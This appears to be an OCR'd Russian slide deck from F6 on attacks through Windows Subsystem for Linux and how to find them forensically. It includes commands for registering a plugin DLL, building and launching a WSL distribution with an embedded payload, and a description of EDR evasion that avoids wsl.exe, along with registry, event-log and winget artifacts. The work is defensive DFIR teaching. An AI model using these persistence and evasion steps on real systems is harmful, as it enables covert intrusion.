- Регистрация плагина WSL:

```
Set-ItemProperty -Path
"HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\
Lxss\Plugins" -Name "demo-plugin" -Value
"C:\Path\to\plugin.dll" -Force
```

- Перезапуск службы **wslservice**:

```
Restart-Service -Name "wslservice" -Force
```

* – https://learn.microsoft.com/en-us/windows/wsl/wsl-plugins

EvilWSL (#1)

F6

- **WSL_Payload_Builder*** – это инструмент для создания кастомного дистрибутива WSL с заранее встроенным payload'ом.

- Подготовка кастомного дистрибутива WSL (запуск **calc.exe**):

```
./Build_WSL_Payload.sh -N CalcWSL -P ./Calc.exe
```

```
Extracted Alpine Linux to /tmp/alpine/
Creating WSL distribution configuration...
Created /tmp/alpine/etc/wsl-distribution.conf with distribution name: CalcWSL
Configuration file contents:
[oobe]
defaultName = CalcWSL
Modifying /etc/passwd file...
Updated /etc/passwd file.
Creating /root/launch.sh script...
Copying payload file to /root/Calc.exe...
Created /root/launch.sh and copied payload file Calc.exe
Tar file size: 8.3M     CalcWSL.wsl
Finished creating CalcWSL.wsl
```

- Создан файл **CalcWSL.wsl**.
- Импортирование и регистрация образа в WSL:


```
wsl --install --from-file CalcWSL.wsl
```

- Триггер (происходит запуск **calc.exe**):

```
wsl -d CaclWSL
```

```
C:\Users\SmartGlue>wsl -l -v
  NAME            STATE           VERSION
* kali-linux      Running         2
  CalcWSL         Stopped         2

C:\Users\SmartGlue>wsl -d CalcWSL
```



* – https://github.com/m1dd13w4r3/WSL_Payload_Builder

EvilWSL (#2)

F6

Установленные дистрибутивы, конфигурации запуска и пользовательские настройки:

Компьютер\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Lxss\{c1cebea4-0b6d-40f0-ae32-bfc82d99610d}

- ImmersiveShell
- InstallService
- Internet Settings
- IrisService
- Lock Screen
- Lxss
  - {81cd7be8-2334-47d1-a21e-c114bd750fd5}
  - {c1cebea4-0b6d-40f0-ae32-bfc82d99610d}
- M365Copilot
- Mobility
- Notifications
- PenWorkspace
- Policies
- PrecisionTouchPad
- Privacy
- PushNotifications

Имя	Тип	Значение
(По умолчанию)	REG_SZ	(значение не присвоено)
BasePath	REG_SZ	C:\Users\SmartGlue\AppData\Local\wsl\{c1cebea4-0b6d-40f0-ae32-bfc82d99610d}
DefaultUid	REG_DWORD	0x00000000 (0)
DistributionName	REG_SZ	CalcWSL
Flags	REG_DWORD	0x0000000f (15)
Flavor	REG_SZ	alpine
Modern	REG_DWORD	0x00000001 (1)
OsVersion	REG_SZ	3.22.1
RunOOBE	REG_DWORD	0x00000000 (0)
ShortcutPath	REG_SZ	C:\Users\SmartGlue\AppData\Roaming\Microsoft\Windows\Start Menu\CalcWSL.lnk
State	REG_DWORD	0x00000001 (1)
TerminalProfilePath	REG_SZ	C:\Users\SmartGlue\AppData\Local\Microsoft\Windows Terminal\Fragments\Microsoft.W
Version	REG_DWORD	0x00000002 (2)
VhdFileName	REG_SZ	ext4.vhdx

Type	Date	Time	Event	Source	Computer
Information	25.08.2026	21:33:56	12	Microsoft-Windows-VHDMP	DESKTOP-RU35KD6
Information	25.08.2026	21:33:56	12	Microsoft-Windows-VHDMP	DESKTOP-RU35KD6
Information	25.08.2026	14:15:21	12	Microsoft-Windows-VHDMP	DESKTOP-RU35KD6

Description

Handle for virtual disk '\\?\C:\Users\SmartGlue\AppData\Local\wsl\{c1cebea4-0b6d-40f0-ae32-bfc82d99610d}\ext4.vhdx' created successfully.
Flags = 514, AccessMask = 0, WriteDepth = 0, GetInfoOnly = false, ReadOnly = false, HandleContext = 0x0, VirtualDisk = 0x0.

Событие **12** журнала **Microsoft-Windows-VHDMP-Operational.evtx**

Type	Date	Time	Event	Source	Computer
Information	25.08.2026	21:33:56	2007	Microsoft-Windows-Hyper-V-Compute	DESKTOP-RU35KD6
Information	25.08.2026	14:15:21	2007	Microsoft-Windows-Hyper-V-Compute	DESKTOP-RU35KD6
Information	24.08.2026	19:37:21	2007	Microsoft-Windows-Hyper-V-Compute	DESKTOP-RU35KD6

Description

[3B083A41-7254-48C6-BB34-F76B2AFE4C94] Modify compute system, settings '{"RequestType":"Add","ResourcePath":"VirtualMachine/Devices/Scsi/0/At
\\Users\\SmartGlue\\AppData\\Local\\wsl\\{c1cebea4-0b6d-40f0-ae32-bfc82d99610d}\\ext4.vhdx","ReadOnly":false,"SupportCompressedVolumes":true,
0x00000000

Событие **2007** журнала **Microsoft-Windows-Hyper-V-Compute-Operational.evtx**

События из данных журналов также генерируются в след. случаях: «wsl --import» и «winget»

Попроще (*wsl --import*)

F6

```
C:\Users\Purple1>wsl -l -v
  NAME            STATE           VERSION
* Ubuntu          Stopped         2
  kali-linux      Stopped         2
  alpine          Running         2

C:\Users\Purple1>wsl --export alpine .\alpine-export.tar
Выполняется экспорт. Это может занять несколько минут. (10 MB)

Операция успешно завершена.

C:\Users\Purple1>mkdir .\Downloads\export-alpine

C:\Users\Purple1>wsl --import alpine-export .\Downloads\export-alpine\ .\alpine-export.tar
Операция успешно завершена.

C:\Users\Purple1>wsl -l -v
  NAME              STATE           VERSION
* Ubuntu            Stopped         2
  kali-linux        Stopped         2
  alpine            Stopped         2
  alpine-export     Stopped         2

C:\Users\Purple1>wsl -d alpine-export
win11-test1:/mnt/c/Users/Purple1# whoami
root
win11-test1:/mnt/c/Users/Purple1# exit

C:\Users\Purple1>
```

AlpineWSL: https://github.com/yuk7/AlpineWSL

Попроще (*winget*)

F6

- Поиск доступных пакетов **Kali Linux** в магазине **Microsoft Store** и открытом **репозитории winget**:

```
winget search kali
```

- Скачивание и развертывание **Kali Linux** на целевой машине через подсистему WSL:

```
winget install OffSec.KaliLinux
kali
```

ИЛИ

```
winget install 9PKR34TNCV07
kali
```

Файлы:
`%USERPROFILE%\AppData\Local\Packages\Microsoft.DesktopAppInstaller_8wekyb3d8bbwe\LocalState\DiagOutputDir\WinGet-*.log`

```
2026-08-25 23:02:05.457 <I> [CORE] WinGet, version [1.29.290], activity [{51358C73-9A93-4B24-AF16-866BF9F582E8}]
2026-08-25 23:02:05.457 <I> [CORE] Process: winget.exe[9380], Level[0], Offset: 00007FFCFB910000
2026-08-25 23:02:05.458 <I> [CORE] OS: Windows.Desktop v10.0.26200.9168
2026-08-25 23:02:05.458 <I> [CORE] Command line Args: winget  search kali
2026-08-25 23:02:05.458 <I> [CORE] Package: Microsoft.DesktopAppInstaller v1.29.289.0
2026-08-25 23:02:05.458 <I> [CORE] IsCOMCall:0; Caller: winget-cli
2026-08-25 23:02:05.465 <I> [CLI ] WinGet invoked with arguments: 'search' 'kali'
2026-08-25 23:02:05.466 <I> [CLI ] Found subcommand: search
2026-08-25 23:02:05.466 <I> [CLI ] Leaf command to execute: root:search
2026-08-25 23:02:05.491 <I> [CLI ] Executing command: search
```

```
2026-08-25 23:02:28.309 <I> [CORE] WinGet, version [1.29.290], activity [{22BF8E46-6A65-4423-BBF0-D7396BC02875}]
2026-08-25 23:02:28.310 <I> [CORE] Process: winget.exe[9008], Level[0], Offset: 00007FFCF3010000
2026-08-25 23:02:28.311 <I> [CORE] OS: Windows.Desktop v10.0.26200.9168
2026-08-25 23:02:28.311 <I> [CORE] Command line Args: winget  install 9PKR34TNCV07
2026-08-25 23:02:28.311 <I> [CORE] Package: Microsoft.DesktopAppInstaller v1.29.289.0
2026-08-25 23:02:28.311 <I> [CORE] IsCOMCall:0; Caller: winget-cli
2026-08-25 23:02:28.317 <I> [CLI ] WinGet invoked with arguments: 'install' '9PKR34TNCV07'
2026-08-25 23:02:28.319 <I> [CLI ] Found subcommand: install
2026-08-25 23:02:28.319 <I> [CLI ] Leaf command to execute: root:install
2026-08-25 23:02:28.336 <I> [CLI ] Executing command: install
```

Атака WSL2 и обход EDR без запуска wsl.exe

F6


- Специалисты из **SpecterOps*** поделились с общественностью собственным BOF, предназначенным для упрощения атак на **WSL2**.
- Инструмент решает проблему скрытого взаимодействия с WSL2-инстансами на скомпрометированных Windows-системах через COM-интерфейс.
- Не используется публичный API (**wslapi.dll**) и бинарный файл-обертка (**wsl.exe**).
- Новый способ, при котором процесс запускается напрямую внутри Linux-контейнера от имени службы **WslService.exe**, минуя создание **wsl.exe**:

```
Beacon → COM::CreateLxProcess() → WSL Service → Linux VM
```

* — https://specterops.io/blog/2026/01/16/one-wsl-bof-to-rule-them-all

Хорошо, а что с цифровой криминалистикой?

F6



Windows Forensic Analysis: https://www.sans.org/posters/windows-forensic-analysis
LINUX Incident Response and Threat Hunting Poster: https://www.sans.org/posters/linux-incident-response-threat-hunting-poster

Вывод

F6

Базовые артефакты и журналы Windows позволяют установить факт наличия и использования WSL (без контекста)

Цифровая криминалистика ОС Linux: собрать триаж дистрибутива WSL с помощью **UAC*** ИЛИ забрать образ **ext4.vhdx**

Полезные ссылки

Сформировать гипотезы на основе актуальных TTPs

Анализ криминалистических артефактов и журналов ОС Linux

* — https://github.com/tclahr/uac

Спасибо за внимание! Вопросы?

F6

Telegram-канал:
Garden Detective